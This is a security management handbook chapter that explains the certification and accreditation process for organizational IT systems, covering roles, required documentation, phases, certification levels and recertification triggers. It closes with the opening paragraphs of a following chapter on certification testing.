Mollie E. Krehnke, CISSP, IAM and
David C. Krehnke, CISSP, CISM, IAM

The implementation of a certification and accreditation (C&A) process within industry for information technology systems will support cost-effective, risk-based management of those systems and provide a level of security assurance that can be known (proven). The C&A process addresses both technical and nontechnical security safeguards of a system to establish the extent to which a particular system meets the security requirements for its business function (mission) and operational environment.

Definitions

Certification involves all appropriate security disciplines that contribute to the security of a system, including administrative, communications, computer, operations, physical, personnel, and technical security. Certification is implemented through involvement of key players, conduct of threat and vulnerability analyses, establishment of appropriate security mechanisms and processes, performance of security testing and analyses, and documentation of established security mechanisms and procedures.

Accreditation is the official management authorization to operate a system in a particular mode, with a prescribed set of countermeasures, against a defined threat with stated vulnerabilities and countermeasures, within a given operational concept and environment, with stated interconnections to other systems, at an acceptable level of risk for which the accrediting authority has formally assumed responsibility, and for a specified period of time.

C&A Target

The subject of the C&A, the information technology system or application (system), is the hardware, firmware, and software used as part of the system to perform organizational information processing functions. This includes computers, telecommunications, automated information systems, and automatic data processing equipment. It includes any assembly of computer hardware, software, and firmware configured to collect, create, communicate, compute, disseminate, process, store, and control data or information.

Repeatable Process

The C&A is a repeatable process that can ensure an organization (with a higher degree of confidence) that an appropriate combination of security measures is correctly implemented to address the system's threats and

vulnerabilities. This assurance is sustained with the conduct of periodic reviews and monitoring of the system's configuration throughout its life cycle, as well as recertification and reaccreditation on a routine, established basis.

References for Creating a C&A Process

The performance of certification and accreditation is well established within the federal government sector, its civil agencies, and the Department of Defense. There are numerous processes that have been established, published, and implemented. Any of these documents could serve as an appropriate starting point for a business organization. Several are noted below:

- *Guideline for Computer Security Certification and Accreditation* (Federal Information Processing Standard Publication 102)[1]
- *Introduction to Certification and Accreditation* (NCSC-TG-029, National Computer Security Center)[2]
- *National Information Assurance Certification and Accreditation Process* (NIACAP) (NTISSI No. 1000, National Security Agency)[3]
- *Sample Generic Policy and High-Level Procedures Certification and Accreditation* (National Institute of Standards and Technology)[4]
- *DoD Information Technology Security Certification and Accreditation Process* (DITSCAP) (Department of Defense Instruction Number 5200.40)[5]
- *How to Perform Systems Security Certification and Accreditation (C&A) within the Defense Logistics Agency (DLA) Using Metrics and Controls for Defense-in-Depth*[6]
- *Certification and Accreditation Process Handbook for Certifiers* (Defense Information Systems Agency [DISA])[7]

The FIPS guideline, although almost 20 years old, presents standards and processes that are applicable to government and industry. The NIACAP standards expand upon those presented in the NCSC documentation. The NIST standards are generic in nature and are applicable to any organization. The DLA documentation is an example of a best practice that was submitted to NIST and made available to the general public for consideration and use.

Take Up the Tools and Take a Step

This chapter presents an overview of the C&A process, including key personnel, components, and activities within the process that contribute to its success in implementation. The conduct of the C&A process within an industrial organization can also identify areas of security practices and policies that are presently not addressed, but need to be addressed to ensure information resources are adequately protected. The C&A task may appear to be daunting, but even the longest journey begins with a single step. Take that step and begin.

C&A Components

The timely, accurate, and effective implementation of a C&A initiative for a system is a choreography of people, activities, documentation, and schedules. To assist in the understanding of what is involved in a C&A, the usual resources and activities are grouped into the following tables and then described:

- Identification of key personnel to support the C&A effort
- Analysis and documentation of minimum security controls and acceptance
- Other processes that support C&A effectiveness
- Assessment and recertification timelines
- Associated implementation factors

The tables reflect the elements under discussion and indicate whether the element was cited by a reference used to create the composite C&A presented in this chapter. The content is very similar across references, with minor changes in terms used to represent a C&A role or phase of implementation.

Identification of Key Personnel to Support C&A Effort

The C&A process cannot be implemented without two key resources: people and funding. The costs associated with a C&A will be dependent on the type of C&A conducted and the associated activities. For example, the NIACAP identifies four general certification levels (discussed later in the chapter). In contrast, the types of personnel, and their associated functions, required to implement the C&A remain constant. However, the number of persons involved and the time on task will vary with the number and complexity of C&As to be conducted and the level of testing to be performed. These personnel are listed in Exhibit 102.1. It is vital to the completeness and effectiveness of the C&A that these individuals work together as a team, and they all understand their roles and associated responsibilities.

Authorizing Official/Designated Approving Authority

The authorizing official/designated approving authority (DAA) has the authority to formally assume responsibility for operating a system at an acceptable level of risk. In a business organization, a vice president or chief information officer would assume this role. This individual would not be involved in the day-to-day operations of the information systems and would be supported in the C&A initiatives by designated representatives.

Certifier

This individual is responsible for making a technical judgment of the system's compliance with stated requirements, identifying and assessing the risks associated with operating the system, coordinating the certification activities, and consolidating the final certification and accreditation packages. The certifier is the technical expert that documents trade-offs between security requirements, cost, availability, and schedule to manage the security risk.

Information Systems Security Officer

The information systems security officer (ISSO) is responsible to the DAA for ensuring the security of an IT system throughout its life cycle, from design through disposal, and may also function as a certifier. The ISSO provides guidance on potential threats and vulnerabilities to the IT system, provides guidance regarding security requirements and controls necessary to protect the system based on its sensitivity and criticality to the organization, and provides advice on the appropriate choice of countermeasures and controls.

Program Manager/DAA Representative

The program manager is ultimately responsible for the overall procurement, development, integration, modification, operation, maintenance, and security of the system. This individual would ensure that adequate resources (e.g., funding and personnel) are available to conduct the C&A in a timely and accurate manner.

EXHIBIT 102.1 Key Personnel

Title	FIPS	NCSC	NIACAP	NIST	DITSCAP
Authorizing Official/Designated Approving Authority	X	X	X	X	X
Certifier	X	X	X	X	X
Information Systems Security Officer	X	X	X	X	X
Program Manager/DAA Representative	X	X	X		X
System Supervisor/Manager	X	X	X	X	X
User/User Representative	X	X	X	X	X

System Supervisor or Manager

The supervisor or manager of a system is responsible for ensuring the security controls agreed upon during the C&A process are consistently and correctly implemented for the system throughout its life cycle. If changes are required, this individual has the responsibility for alerting the ISSO as the DAA representative about the changes; and then a determination can be made about the need for a new C&A, because the changes could impact the security of the system.

User and User Representative

The user is a person or process that accesses the system. The user plays a key role in the security of the system by protecting the assigned passwords, following established rules to protect the system in its operating environment, being alert to anomalies that could indicate a security problem, and not sharing information with others who do not have a need to know that information. A user representative supports the C&A process by ensuring that system availability, access, integrity, functionality, performance, and confidentiality as they relate to the users, their business functions, and the operational environment are appropriately addressed in the C&A process.

Analysis and Documentation of Security Controls and Acceptance

A system certification is a comprehensive analysis of technical and nontechnical security features of a system. Security features are also referred to as controls, safeguards, protection mechanisms, and countermeasures. Operational factors that must be addressed in the certification are system environment, proposed security mode of operation, specific users, applications, data sensitivity, system configuration, site/facility location, and interconnections with other systems. Documentation that reflects analyses of those factors and associated planning to address specified security requirements is given in Exhibit 102.2. This exhibit represents a composite of the documentation that is suggested by the various C&A references.

Threats, Vulnerabilities, and Safeguards Analysis

A determination must be made that proposed security safeguards will effectively address the system's threats and vulnerabilities in the operating environment at an acceptable level of risk. This activity could be a technical assessment that is performed by a certifier or contained in the risk management process (also noted in Exhibit 102.2). The level of analysis will vary with the level of certification that is performed.

EXHIBIT 102.2 Analysis and Documentation of Security Controls and Acceptance

Documentation	FIPS	NCSC	NIACAP	NIST	DITSCAP
Threats, Vulnerabilities, and Safeguards Analysis	X	X	X	X	X
Contingency/Continuity of Operations Plan	X	X	X	X	X
Contingency/Continuity of Operations Plan Test Results	X	X	X	X	X
Letter of Acceptance/Authorization Agreement	X	X	X	X	X
Letter of Deferral/List of System Deficiencies	X	X	X	X	X
Project Management Plan for C&A	X		X		X
Risk Management	X	X	X	X	X
Security Plan/Security Concept of Operations	X	X	X	X	X
Security Specifications	X	X	X	X	X
Security/Technical Evaluation and Test Results	X	X	X	X	X
System Security Architecture	X	X	X		X
User Security Rules	X	X	X	X	X
Verification and Validation of Security Controls	X	X	X	X	X

Contingency/Continuity of Operations Plan

The resources allocated to continuity of operations will be dependent upon the system business functions, criticality, and interdependency with other systems. The plan for the system should be incorporated into the plan for the facility in which the system resides and should address procedures that will be implemented at varying levels of business function disruption and recovery.

Contingency/Continuity of Operations Plan Test Results

Testing of the continuity of operations plan should be conducted on an established schedule that is based on system factors cited above and any associated regulatory or organizational requirements. There are various levels of testing that can be performed, depending on the system criticality and available resources, including checklists, table-top testing, drills, walk-throughs, selected functions testing, and full testing.

Letter of Acceptance/Authorization Agreement

The decision to accredit a system is based upon many factors that are encompassed in the certification results and recommendations: threats and vulnerabilities, system criticality, availability and costs of alternative countermeasures, residual risks, and nonsecurity factors such as program and schedule risks.

The DAA has several options available:

- Full accreditation for the originally intended operational environment and acceptance of the associated recertification/reaccreditation timeline
- Accreditation for operation outside of the originally intended environment (e.g., change in mission, crisis situation, more restrictive operations)
- Interim (temporary) accreditation approval with a listing of activities to be performed in order to obtain full accreditation
- Accreditation disapproval (see letter of deferral below)

Letter of Deferral/List of System Deficiencies

This letter indicates the accreditation is disapproved, and it includes recommendations and timelines for correcting specified deficiencies.

Project Management Plan for C&A

Many individuals (and organizations) provide support in the accurate and timely completion of a system C&A. A project management plan reflects the activities, timelines, and resources that have been allocated to the C&A effort; and it must be managed as any other tasking is managed.

Risk Management

The identification of system threats, vulnerabilities, and compensating controls that enable the system to function at an acceptable level of risk is key to the C&A process. Risk analysis should be conducted throughout the system life cycle to ensure the system is adequately protected, and it should be conducted as early as possible in the development process. The DAA must accept responsibility for system operation at the stated level of risk. A change in the threats, vulnerabilities, or acceptable level of risk may trigger a system recertification prior to the planned date as defined in the DAA acceptance letter.

Security Plan/Concept of Operations

The security plan/concept of operations (CONOPS) documents the security measures that have been established and are in place to address a system security requirement. Some organizations combine the security plan and CONOPS into one document, and other organizations include the technical controls in the security plan and the day-to-day administrative controls in the CONOPS. The security plan/CONOPS is a living

document that must be updated when security controls, procedures, or policies are changed. NIST has provided a generic security plan template for both applications and major systems that is recognized as appropriate for government and industry.

Security Specifications

The level to which a security measure must perform a designated function must be specified during the C&A process. Security functions will include authentication, authorization, monitoring, security management, and security labeling. These specifications will be utilized during the testing of the security controls prior to acceptance and periodically thereafter, particularly during the annual self-assessment process.

Security/Technical Evaluation and Test Results

The evaluation and testing of controls is performed to assess the performance of the security controls in the implementation of the security requirements. The controls must function as intended on a consistent basis over time. Each control must be tested to ensure conformance with the associated requirements. In addition, the testing must validate the functionality of all security controls in an integrated, operational setting. The level of evaluation and testing will depend upon the level of assurance required for a control. The testing should be performed at the time of installation and at repeated intervals throughout the life cycle of the control to ensure it is still functioning as expected. Evaluation and testing should include such areas as identification and authentication, audit capabilities, access controls, object reuse, trusted recovery, and network connection rule compliance.

System Security Architecture

A determination must be made that the system architecture planned for operation complies with the architecture description provided for the C&A documentation. The analysis of the system architecture and interconnections with other systems is conducted to assess how effectively the architecture implements the security policy and identified security requirements. The hardware, software, and firmware are also evaluated to determine their implementations of security requirements. Critical security features, such as identification, authentication, access controls, and auditing, are reviewed to ensure they are correctly and completely implemented.

User Security Rules

All authorized users will have certain security responsibilities associated with their job functions and with a system. These responsibilities and the rules associated with system use must be clearly defined and understood by the user. General user rules and responsibilities may be covered during security awareness and training. Other rules and responsibilities associated with a particular system may be covered during specific system operational and security training.

Verification and Validation of Security Controls

The identification, evaluation, and tracking of the status of security safeguards is an ongoing process throughout the life cycle of a system. The evaluation of the security posture of a control can also be used to evaluate the security posture of the organization. The following evaluations should be considered:

- *Requirements evaluation.* Are the security requirements acceptable? Certification is only meaningful if security requirements are well defined.
- *Function evaluation.* Does the design or description of security functions satisfy the security requirements? Basic evaluations should address all applicable control features down through the logical specification level as defined in the functional requirements document, and they should include internal computer controls and external physical and administrative controls.
- *Control implementation determination.* Are the security functions implemented? Functions that are described in a document or discussed in an interview do not prove that they have been implemented. Visual inspection and testing will be necessary.

- *Methodology review.* Does the implementation method provide assurance that security functions are acceptably implemented? This review may be used if extensive testing is not deemed necessary or cannot be implemented. The review contributes to a confidence judgment on the extent to which controls are reliably implemented and on the susceptibility of the system to flaws. If the implementation cannot be relied upon, then a detailed evaluation may be required.
- *Detailed evaluation.* What is the quality of the security safeguards? First decide what safeguards require a detailed analysis, and then ask the following questions: Do the controls function properly? Do controls satisfy performance criteria? How readily can the controls be broken or circumvented?

Other Processes Supporting C&A Effectiveness

See Exhibit 102.3 for information on other processes supporting C&A effectiveness.

Applicable Laws, Regulations, Policies, Guidelines, and Standards — Federal and State

Federal and state regulations and policies provide a valuable and worthwhile starting point for the formulation and evaluation of security requirements — the cornerstone of the C&A process. Compliance may be mandatory or discretionary, but implementing information security at a generally accepted level of due diligence can facilitate partnerships with government and industry.

Applicable Policies, Guidelines, and Standards — Organizational

Organizational policies reflect the business missions, organizational and environmental configurations, and resources available for information security. Some requirements will be derived from organizational policies and practices.

Configuration and Change Management

Changes in the configuration of a system, its immediate environment, or a wider organizational environment may impact the security posture of that system. Any changes must have approval prior to implementation so that the security stance of the system is not impacted. All changes to the established baseline must be documented. Significant changes may initiate a new C&A (discussed later in this chapter). Accurate system configuration documentation can also reduce the likelihood of implementing unnecessary security mechanisms. Extraneous mechanisms add unnecessary complexity to the system and are possible sources of additional vulnerabilities.

EXHIBIT 102.3 Other Processes Supporting C&A Effectiveness

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Applicable laws, regulations, policies, guidelines, and standards — federal and state	X	X	X	X	X
Applicable policies, guidelines, and standards — organizational	X	X	X	X	X
Configuration and change management	X	X	X		X
Incident response		X	X		X
Incorporation of security into system life cycle	X	X	X		X
Personnel background screening	X	X	X	X	X
Security awareness training	X	X	X	X	X
Security management organization	X	X	X		X
Security safeguards and metrics	X	X	X	X	X

Incident Response

Incidents are going to happen. An organization's response to an incident — that is, identification, containment, isolation, resolution, and prevention of future occurrences — will definitely affect the security posture of the organization. The ability to respond to an incident in a timely and effective manner is necessary to maintaining an organization's business functions and its perceived value to customers.

Incorporation of Security into System Life Cycle

The determination of applicable security functionality early in system design and development will reduce the security costs and increase the effectiveness and functionality of the designated security controls. Adding on security functions later in the development or production phase will reduce the security options and add to the development costs. The establishment of system boundaries will ensure that security for the system environment is adequately addressed, including physical, technical, and administrative security areas.

Personnel Background Screening

Managers are responsible for requesting suitability screening for the staff in their respective organizations. The actual background investigations are conducted by other authorized organizations. The determination of what positions will require screening is generally based upon the type of data to which an individual will have access and the ability to bypass, modify, or disable technical or operating system security controls. These requirements are reviewed by an organization's human resources and legal departments, and are implemented in accordance with applicable federal and state laws and organizational policy.

Security Awareness Training

The consistent and appropriate performance of information security measures by general users, privileged users, and management cannot occur without training. Training should encompass awareness training and operational training, including basic principles and state-of-the-art technology. Management should also be briefed on the information technology security principles so that the managers can set appropriate security requirements in organizational security policy in line with the organization's mission, goals, and objectives.

Security Management Organization

The security management organization supports the development and implementation of information security policy and procedures for the organization, security and awareness training, operational security and rules of behavior, incident response plans and procedures, virus detection procedures, and configuration management.

Security Safeguards and Metrics

A master list of safeguards or security controls and an assessment of the effectiveness of each control supports the establishment of an appropriate level of assurance for an organization. The master list should contain a list of uniquely identified controls, a title that describes the subject area or focus of the control, a paragraph that describes the security condition or state that the control is intended to achieve, and the rating of compliance based on established metrics for the control.

The levels of rating are:

1. No awareness of the control or progress toward compliance
2. Awareness of the control and planning for compliance
3. Implementation of the security control is in progress
4. Security control has been fully implemented, and the security profile achieved by the control is actively maintained

The metrics can be based on federal policy, audit findings, commercial best practices, agency system network connection agreements, local security policy, local configuration management practices, information sensitivity and criticality, and DAA-specified requirements.

EXHIBIT 102.4 Assessment and Recertification Timelines

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Annual assessment between C&As			X	X	X
Recertification required every three to five years	X	X	X	X	X
Significant change or event	X	X	X	X	X
Security safeguards operating as intended	X	X	X	X	X

Assessment and Recertification Timelines

Certification and accreditation should be viewed as continuing and dynamic processes. The security posture of a system must be monitored, tracked, and assessed against the security controls and processes established at the time of the approval and acceptance of the certification documentation (see Exhibit 102.4).

Annual Assessment between C&As

The annual assessment of a system should include a review of the system configuration, connections, location, authorized users, and information sensitivity and criticality. The assessment should also determine if the level of threat has changed for the system, making the established controls less effective and thereby necessitating the need for a new C&A.

Recertification Required Every Three to Five Years

Recertification is required in the federal government on a three- to five-year basis, or sooner if there has been a significant change to the system or a significant event that alters the security stance (or effectiveness of the posture) of a system. The frequency with which recertification is conducted in a private organization or business will depend on the sensitivity and criticality of the system and the impact if the system security controls are not adequate for the organizational environment or its user population.

Significant Change or Event

The C&A process may be reinitiated prior to the date established for recertification. Examples of a significant change or event are:

- *Upgrades to existing systems*: upgrade/change in operating system, change in database management system, upgrade to central processing unit (CPU), or an upgrade to device drivers.
- *Changes to policy or system status*: change to the trusted computing base (TCB) as specified in the security policy, a change to the application's software as specified in the security policy, a change in criticality or sensitivity level that causes a change in the countermeasures required, a change in the security policy (e.g., access control policy), a change in activity that requires a different security mode of operation, or a change in the threat or system risk.
- *Configuration changes to the system or its connectivity*: additions or changes to the hardware that require a change in the approved security countermeasures, a change to the configuration of the system that may affect the security posture (e.g., a workstation is connected to the system outside of the approved configuration), connection to a network, and introduction of new countermeasures technology.
- *Security breach or incident*: if a security breach or significant incident occurs for a system.
- *Results of an audit or external analysis*: if an audit or external analysis determines that the system was unable to adequately respond to a higher level of threat force than that originally determined, or a change to the system created new vulnerabilities, then a new C&A would be initiated to ensure that the system operates at the acceptable level of risk.

EXHIBIT 102.5 Associated Implementation Factors

Topic/Activity	FIPS	NCSC	NIACAP	NIST	DITSCAP
Documentation available in hard copy and online					X
Grouping of systems for C&A			X		X
Presentation of C&A process to management					X
Standardization of procedures, templates, worksheets, and reports	X		X		X
Standardization of responses to report sections for enterprise use	X		X		X

Security Safeguards Operating as Intended

An evaluation of the system security controls should be performed to ensure that the controls are functioning as intended. This activity should be performed on a routine basis throughout the year and is a component of the annual self-assessment conducted in support of the C&A process.

Associated Implementation Factors

Associated implementation factors are listed in Exhibit 102.5.

Documentation Available in Hard Copy and Online

If a number of systems are undergoing the C&A process, it is beneficial to have the C&A documentation available in hard copy and online so that individuals responsible for its completion can have ready access to the forms. This process can save time and ensure a higher level of accuracy in the C&A results because all individuals have the appropriate forms.

Grouping of Systems for C&A

It is acceptable to prepare one C&A for like systems that have the same configuration, controls, location, function, and user groups. The grouping of systems does not reduce the effectiveness of the C&A process, as long as it can be assured that all of the systems are implementing the established controls in the appropriate manner and that the controls are appropriate for each system.

Presentation of C&A Process to Management

Management at all levels of an organization must understand the need for and importance of the C&A process and the role that each plays in its successful implementation. Management must also understand that the C&A process is an ongoing activity that is going to require resources (at a predesignated level) over the system life cycle to preserve its security posture and reduce risk to an acceptable level.

Standardization of C&A Procedures, Templates, Worksheets, and Reports

Standardization within an organization supports accuracy and completeness in the forms that are completed and the processes that are performed. Standardized forms enhance the analysis and preparation of summary C&A reports and enable a reviewer to readily locate needed information. Standardization also facilitates the identification of gaps in the information provided and in the organization's security posture.

Standardization of Responses to Report Sections for Enterprise Use

The results of the C&A process will be provided to management. The level of detail provided may depend on the responsibilities of the audience, but consistency across systems will allow the organization to establish an enterprisewide response to a given threat or vulnerability, if required.

C&A Phases

The C&A process is a method for ensuring that an appropriate combination of security measures are implemented to counter relevant threats and vulnerabilities. Activities conducted for the C&A process can be grouped into phases, and a composite of suggested activities (from the various references) is described below. The number of activities or steps varies slightly among references.

Phase 1: Precertification

Activity 1: Preparation of the C&A Agreement

Analyze pertinent regulations that impact the content and scope of the C&A. Determine usage requirements (e.g., operational requirements and security procedures). Analyze risk-related considerations. Determine the certification type. Identify the C&A team. Prepare the C&A agreement.

Aspects to be considered in this activity include mission criticality, functional requirements, system security boundary, security policies, security concept of operations, system components and their characteristics, external interfaces and connection requirements, security mode of operation or overall risk index, system and data ownership, threat information, and identification of the DAAs.

Activity 2: Plan for C&A

Plan the C&A effort, obtain agreement on the approach and level of effort, and identify and obtain the necessary resources (including funding and staff).

Aspects to be considered in this activity include reusability of previous evidence, life-cycle phase, and system milestones (time constraints).

Phase 2: Certification

Activity 3: Perform the Information Security Analysis of Detailed System Information

Conduct analyses of the system documentation, testing performed, and architecture diagrams. Conduct threat and vulnerability assessments, including impacts on confidentiality, integrity, availability, and accountability.

Aspects to be considered in this activity include the certification team becoming more familiar with the security requirements and security aspects of individual system components, specialized training on the specific system (depending on the scope of this activity and the experience of the certification team), determining whether system security controls adequately satisfy security requirements, identification of system vulnerabilities, and determination of residual risks.

Activity 4: Document the Certification Results in a Certification Package

Document all analyses, testing results, and findings. The certification package is the consolidation of all the certification activity results. This documentation will be used as supporting documentation for the accreditation decision and will also support recertification/reaccreditation activities.

Aspects to be considered in this documentation package include system need/mission overview, security policy, security CONOPS or security plan, contingency plan/continuity of operations, system architectural description and configuration, reports of evaluated products, statements from other responsible agencies indicating specified security requirements have been met, risk analysis report and associated countermeasures, test plans, test procedures, test results, analytic results, configuration management plan, and previous C&A information.

Phase 3: Accreditation

Activity 5: Perform Risk Assessment and Final Testing

Review the analysis, documentation, vulnerabilities, and residual risks. Final testing is conducted at this time to ensure the DAAs are satisfied that the residual risk identified meets an acceptable level of risk.

Aspects to be considered in this activity include assessment of system information via the certification package review, the conduct of a site accreditation survey to verify that the residual risks are at an acceptable level, and verification of the contents of the C&A package.

Activity 6: Report Findings and Recommendations

The recommendations are derived from documentation gathered by the certification team, testing conducted, and business functions/mission considerations, and include a statement of residual risk and supporting documentation.

Aspects to be considered in this activity include executive summary of mission overview; architectural description; system configuration, including interconnections; memoranda of agreement (MOA); waivers signed by the DAA that specific security requirements do not need to be met or are met by other means (e.g., procedures); residual risk statement, including rationale for why residual risks should be accepted or rejected; recommendation for accreditation decision.

Activity 7: Make the Accreditation Decision

The decision will be based on the recommendation from the certifier or certification authority. Is the operation of the system, under certain conditions, in a specified environment, functioning at an acceptable level of risk?

Accreditation decision options include full accreditation approval, accreditation for operations outside the originally intended environment, interim (temporary) accreditation approval, or accreditation disapproval.

Phase 4: Post-Accreditation

Activity 8: Maintain the Security Posture and Accreditation of the System

Periodic compliance inspections of the system and recertification at established time frames will help to ensure that the system continues to operate within the stated parameters as specified in the accreditation letter. A configuration management or change management system must be implemented and procedures established for baselining, controlling, and monitoring changes to the system. Substantive changes may require the system to be recertified and reaccredited prior to the established time frame. However, maximum reuse of previous evaluations or certifications will expedite this activity.

Aspects to be considered in this activity include significant changes that may impact the security of the system.

Types of Certification

NIACAP identifies four general certification levels: Level 1 — Basic Security Review, Level 2 — Minimum Analysis, Level 3 — Detailed Analysis, and Level 4 — Comprehensive Analysis. FIPS PUB 102 presents three levels of evaluation: basic, detailed, and detailed focusing. DISA identified the following types of C&A.

Type 1: Checklist

This type of certification completes a checklist with yes or no responses to the following content areas: administrative, personnel authorization, risk management, personnel security, network security, configuration management, training, media handling, and physical security. This type of certification also includes verification that procedures for proper operation are established, documented, approved, and followed.

Type 2: Abbreviated Certification

This type of certification is more extensive than Type 1 certification but also includes the completion of the Type 1 checklist. The amount of documentation required and resources devoted to the Type 2 C&A is minimal. The focus on this type of certification is information security functionality (e.g., identification and authentication, access control, auditing).

FIPS Pub. 102's first level of evaluation, the basic evaluation, is similar to the Type 2 category; it is concerned with the overall functional security posture, not with the specific quality of individual controls. The basic evaluation has four tasks:

1. *Security requirements evaluation*. Are applicable security requirements acceptable?
   - — *Assets*. What should be protected?
   - — *Threats*. What are assets protected against?
   - — *Exposures*. What might happen to assets if a threat is realized?

— *Controls*. How effective are safeguards in reducing exposures?

2. *Security function evaluation.* Do application security functions satisfy the requirements?
   — *Defined requirements/security functions*. Authentication, authorization, monitoring, security management, security labeling.
   — *Undefined requirements/specific threats*. Analysis of key controls; that is, how effectively do controls counter specific threats?
   — *Completed to the functional level*. Logical level represented by functions as defined in the functional requirements document.
3. *Control existence determination*. Do the security functions exist?
   — *Assurance* that controls exist via visual inspection or testing of internal controls.
4. *Methodology review*. Does the implementation method provide assurance that security functions are acceptably implemented?
   — *Documentation*. Is it current, complete, and of acceptable quality?
   — *Objectives*. Is security explicitly stated and treated as an objective?
   — *Project control*. Was development well controlled? Were independent reviews and testing performed, and did they consider security? Was an effective change control program used?
   — *Tools and techniques*. Were structured design techniques used? Were established programming practices and standards used?
   — *Resources*. How experienced in security were the people who developed the application? What were the sensitivity levels or clearances associated with their positions?

Type 3: Moderate Certification

This type of certification is more detailed and complex and requires more resources. It is generally used for systems that require higher degrees of assurance, have a greater level of risk, or are more complex. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing); however, more extensive evidence is required to show that the system meets the security requirements.

FIPS Pub. 102's second level of evaluation, the detailed evaluation, is similar to the Type 3 category; and it provides further analysis to obtain additional evidence and increased confidence in evaluation judgments. The detailed evaluation may be initiated because (1) the basic evaluation revealed problems that require further analysis, (2) the application has a high degree of sensitivity, or (3) primary security safeguards are embodied in detailed internal functions that are not visible or suitable for examination at the basic evaluation level.

Detailed evaluations involve analysis of the quality of security safeguards. The tasks include:

- *Functional operation.* Do controls function properly?
  — *Control operation*. Do controls work?
  — *Parameter checking*. Are invalid or improbable parameters detected and properly handled?
  — *Common error conditions*. Are invalid or out-of-sequence commands detected and properly handled?
  — *Control monitoring*. Are security events properly recorded? Are performance measurements properly recorded?
  — *Control management*. Do procedures for changing security tables work?
- *Performance.* Do controls satisfy performance criteria?
  — *Availability*. What proportion of time is the application or control available to perform critical or full services?
  — *Survivability*. How well does the application or control withstand major failures or natural disasters?
  — *Accuracy*. How accurate is the application or control, including the number, frequency, and significance of errors?
  — *Response time*. Are response times acceptable? Will the user bypass the control because of the time required?
  — *Throughput*. Does the application or control support required usage capabilities?
- *Penetration resistance.* How readily can controls be broken or circumvented?

Resistance testing is the extent to which the application and controls must block or delay attacks. The focus of the evaluation activities will depend on whether the penetrators are users, operators, application programmers, system programmers, managers, or external personnel. Resistance testing should also be conducted against physical assets and performance functions. This type of testing can be the most complex of detailed evaluation categories, and it is often used to establish a level of confidence in security safeguards.

Areas to be considered for detailed testing are:

- Complex interfaces
- Change control process
- Limits and prohibitions
- Error handling
- Side effects
- Dependencies
- Design modifications/extensions
- Control of security descriptors
- Execution chain of security services
- Access to residual information

Additional methods of testing are flaw identification or hypothesizing generic flaws and then determining if they exist. These methods can be applied to software, hardware, and physical and administrative controls.

Type 4: Extensive Certification

This type of certification is the most detailed and complex type of certification and generally requires a great deal of resources. It is used for systems that require the highest degrees of assurance and may have a high level of threats or vulnerabilities. The focus of this type of certification is also information security functionality (e.g., identification and authentication, access control, auditing) and assurance. Extensive evidence, generally found in the system design documentation, is required for this type of certification.

FIPS Pub. 102's third level of evaluation, the detailed focusing evaluation, is similar to the Type 4 category. Two strategies for focusing on a small portion of the security safeguards for a system are: (1) security-relevant components and (2) situational analysis.

The security-relevant components strategy addresses previous evaluation components in a more detailed analysis:

- *Assets.* Which assets are most likely at risk? Examine assets in detail in conjunction with their attributes to identify the most likely targets.
- *Threats.* Which threats are most likely to occur? Distinguish between accidental, intentional, and natural threats and identify perpetrator classes based on knowledge, skills, and access privileges. Also consider threat frequency and its components: magnitude, asset loss level, exposures, existing controls, and expected gain by the perpetrator.
- *Exposures.* What will happen if the threat is realized, for example, internal failure, human error, errors in decisions, fraud? The focus can be the identification of areas of greatest potential loss or harm.
- *Controls.* How effective are the safeguards in reducing exposures? Evaluations may include control analysis (identifying vulnerabilities and their severity), work-factor analysis (difficulty in exploiting control weaknesses), or countermeasure trade-off analysis (alternative ways to implement a control).

Situational analysis may involve an analysis of attack scenarios or an analysis of transaction flows. Both of these analyses are complementary to the high-level basic evaluation, providing a detailed study of a particular area of concern. An attack scenario is a synopsis of a projected course of events associated with the realization of a threat. A manageable set of individual situations is carefully examined and fully understood. A transaction flow is a sequence of events involved in the processing of a transaction, where a transaction is an event or task of significance and visible to the user. This form of analysis is often conducted in information systems auditing and should be combined with a basic evaluation.

Conclusion

Summary

There are a significant number of components associated with a certification and accreditation effort. Some of the key factors may appear to be insignificant, but they will greatly impact the success of the efforts and the quality of the information obtained.

- All appropriate security disciplines must be included in the scope of the certification. Although a system may have very strong controls in one area, weak controls in another area may undermine the system's overall security posture.
- Management's political and financial support is vital to the acceptance and implementation of the C&A process. Management should be briefed on the C&A program, its objectives, and its processes.
- Information systems to undertake a C&A must be identified and put in a priority order to ensure that the most important systems are addressed first.
- Security requirements must be established (if not already available); and the requirements must be accurate, complete, and understandable.
- Technical evaluators must be capable of performing their assigned tasks and be able to remain objective in their evaluation. They should have no vested interest in the outcome of the evaluation.
- Access to the personnel and documentation associated with an information system is vital to the completion of required documentation and analyses.
- A comprehensive basic evaluation should be performed. A detailed evaluation should be completed where necessary.

Industry Implementation

Where do you stand?

- If your organization's security department is not sufficiently staffed, what type of individuals (and who) can be tasked to support C&As on a part-time basis?
- C&A process steps and associated documentation will be necessary. Use the references presented in this chapter as a starting point for creating the applicable documentation for your organization.
- Systems for which a C&A will be conducted must be identified. Consider sensitivity and criticality when you are creating your list. Identify those systems with the highest risks and most impact if threats are realized. Your organization has more to lose if those systems are not adequately protected.
- The level of C&A to be conducted will depend on the available resources. You may suggest that your organization starts with minimal C&A levels and move up as time and funding permit. The level of effort required will help you determine the associated costs and the perceived benefits (and return on investment) for conducting the C&As.

Take that Step and Keep Stepping

You may have to start at a lower level of C&A than you would like to conduct for your organization, but you are taking a step. Check with your colleagues in other organizations on their experiences. Small, successful C&As will serve as a marketing tool for future efforts. Although the completion of a C&A is no guarantee that there will not be a loss of information confidentiality, integrity, or availability, the acceptance of risk is based on increased performance of security controls, user awareness, and increased management understanding and control. Remember: take that step. A false sense of security is worse than no security at all.

A Framework for Certification Testing

Kevin J. Davidson, CISSP

The words have often been heard, "We have a firewall" in response to the question, "What are you doing to protect your information?" Security professionals recognize the fact that the mere existence of a firewall does not in and of itself constitute good information security practices. Information system owners and managers generally are not aware of a need to verify that the security policies and procedures they have established are followed, if in fact they have established policies or procedures.

In this chapter, the focus is on system security certification as an integral part of the system accreditation process. Accreditation may also be called *authorization* or *approval*. The fact is that each and every information system that is operating in the world today has been through some type of accreditation or approval process, either through some formal or informal process or, in many cases, by default because the process does not exist. System owners and managers along with information owners and managers have approved the system to operate, either by some identified and documented process or by default. It is incumbent upon information security professionals and practitioners to subscribe to a method of ensuring those systems operate as safely and securely as possible in the interconnected and open environment that exists in the world today.

